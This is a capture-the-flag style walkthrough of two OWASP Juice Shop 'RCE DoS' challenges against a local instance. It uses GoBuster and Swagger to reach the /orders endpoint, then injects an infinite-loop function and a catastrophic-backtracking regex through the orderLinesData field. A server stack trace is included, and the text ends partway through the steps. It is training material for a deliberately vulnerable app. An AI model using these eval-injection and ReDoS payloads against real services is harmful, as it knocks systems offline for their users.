

Insecure Deserialization


Blocked RCE DoS

Tools Used

- Web Browser
- GoBuster:
- Burp Suite

Discovering the API Documentation

Using GoBuster, we discovered the Swagger API documentation for Juice Shop at <http://localhost:3000/api-docs>.




Identifying the Vulnerable Endpoint

Within the Swagger UI, we identified the `/orders` endpoint, which allows adding new orders. This endpoint accepts JSON data, including an attribute called `orderLinesData` that can contain arbitrary JSON strings.

Authorizing API Requests

To make example API requests (useful for next step)., we needed to include a bearer token for authorization:

1. **Retrieve Bearer Token:** Extract the token from the browser's developer tools.
2. **Authorize Request:** Input the token in the Swagger UI to authorize examples requests



Testing the API Endpoint

1. **Try It Out:** Click "Try it out" in the Swagger UI for the `/orders` endpoint and observe the example payload structure:
2.

```
{
```
3.

```
  "cid": "JS0815DE",
```
4.

```
  "orderLines": [
```
5.

```
    {
```
6.

```
      "productId": 8,
```
7.

```
      "quantity": 500,
```
8.


```
      "customerReference": "PO0000001"
```
9.

```
    }
```
10.

```
  ],
```
11.

```
  "orderLinesData": "[{\"productId\": 12,\"quantity\":
```

We can see the example page here :



Crafting the DoS Payload

To exploit the vulnerability, we crafted a payload designed to cause an infinite loop on the server:

- **Payload:**
- {
- "orderLinesData": "(function dos() { while(true); }) ()"
- }

Injecting the Payload

1. **Replace Payload:** Modify the example payload in the Swagger UI to include our DoS payload.
2. **Send Request:** Execute the request by clicking "Execute".

Observing the Results

After injecting the payload, the server became unresponsive for about 2 seconds before recovering and displaying an internal server error message. This indicates that the server detected and mitigated the DoS attack, but it's normal as Juice-Shop limits DoS attacks to 2 seconds to avoid crashing our server.

CodeDetails

500Error: Internal Server Error

Undocumented

Response body

```
{
  "error": {
    "message": "Infinite loop detected - reached max iterations",
    "stack": "/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:380\n    throw ex\n    ^\n\nError: Infinite loop detected - reached max iterations\n    at InfiniteChecker.check (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/lib/infinite-checker.js:15:11)\n    at walk (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:234:22)\n    at walkAll (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:61:16)\n    at walk (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:80:24)\n    at evaluateAst (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:53:10)\n    at walk (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:512:22)\n    at walk (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:355:36)\n    at walk (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:110:18)\n    at walkAll (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:61:16)\n    at walk (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:76:19)\n    at evaluateAst (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:53:10)\n    at safeEval (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/notevil/index.js:18:21)\n    at evalmachine.anonymous-1:1\n    at Script.runInContext (node:vm:148:12)\n    at Object.runInContext (node:vm:390:6)\n    at /home/whyist/Desktop/juice-shop_16.0.1/build/routes/b2bOrder.js:43:20\n    at Layer.handle [as handle_request] (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/express/lib/router/layer.js:95:5)\n    at next (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/express/lib/router/route.js:149:13)\n    at Route.dispatch (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/express/lib/router/route.js:119:2)\n    at Layer.handle [as handle_request] (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/express/lib/router/layer.js:95:5)\n    at /home/whyist/Desktop/juice-shop_16.0.1/node_modules/express/lib/router/index.js:284:15\n    at Function.process_params (/home/whyist/Desktop/juice-shop_16.0.1/node_modules/express/lib/router/index.js:346:12)",
    "trace": [
      {
        "type": "WhileStatement",
        "test": {
          "type": "Literal",
          "value": true,
          "loc": {
            "start": {
              "line": 1,
              "column": 24
            }
          }
        }
      }
    ]
  }
}
```

Download

Successful RCE DoS

Tools Used

- Web Browser
- GoBuster.

Discovering the Swagger API Documentation

Using GoBuster, we discovered the Swagger API documentation for Juice Shop at <http://localhost:3000/api-docs>.


Identifying the Vulnerable Endpoint

Within the Swagger UI, we identified the `/orders` endpoint, which allows adding new orders. This endpoint accepts JSON data, including an attribute called `orderLinesData` that can contain arbitrary JSON.

Authorizing API Requests

To make API requests, we needed to include a bearer token for authorization:

1. **Retrieve Bearer Token:** Extract the token from the browser's developer tools.
2. **Authorize Request:** Input the token in the Swagger UI to authorize the request.



Testing the API Endpoint

1. **Try It Out:** Click "Try it out" in the Swagger UI for the `/orders` endpoint and observe the example payload structure:
2.

```
{
```
3.

```
  "cid": "JS0815DE",
```
4.

```
  "orderLines": [
```
5.

```
    {
```
6.

```
      "productId": 8,
```
7.

```
      "quantity": 500,
```
8.

```
      "customerReference": "PO0000001"
```
9.

```
    }
```
10.

```
  ],
```
11.

```
  "orderLinesData": "[{\\"productId\\": 12, \\"quantity\\": 10000, \\"customerReference\\": [\\"PO0000001.2\\", \\"SM20180105|042\\"], \\"couponCode\\": \\"pes[Bh.u*t\\"], {\\"productId\\": 13, \\"quantity\\": 2000, \\"customerReference\\": \\"PO0000003.4\\"}]"
```
12. **Identify Vulnerability:** Notice that `orderLinesData` allows arbitrary JSON injection, making it a potential vector for injection attacks.

Crafting the DoS Payload

To exploit the vulnerability, we crafted a payload designed to cause a Regular Expression Denial of Service (ReDoS):

- **Payload:**
- ```
{
```
- ```
  "orderLinesData": "\"/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaa')\""
```
- ```
}
```

This payload uses a complex regular expression that leads to excessive backtracking and processing time, causing the server to hang.

## Executing the DoS Attack

1. **Input Payload:** Replace the example payload with our ReDoS payload in the Swagger UI.

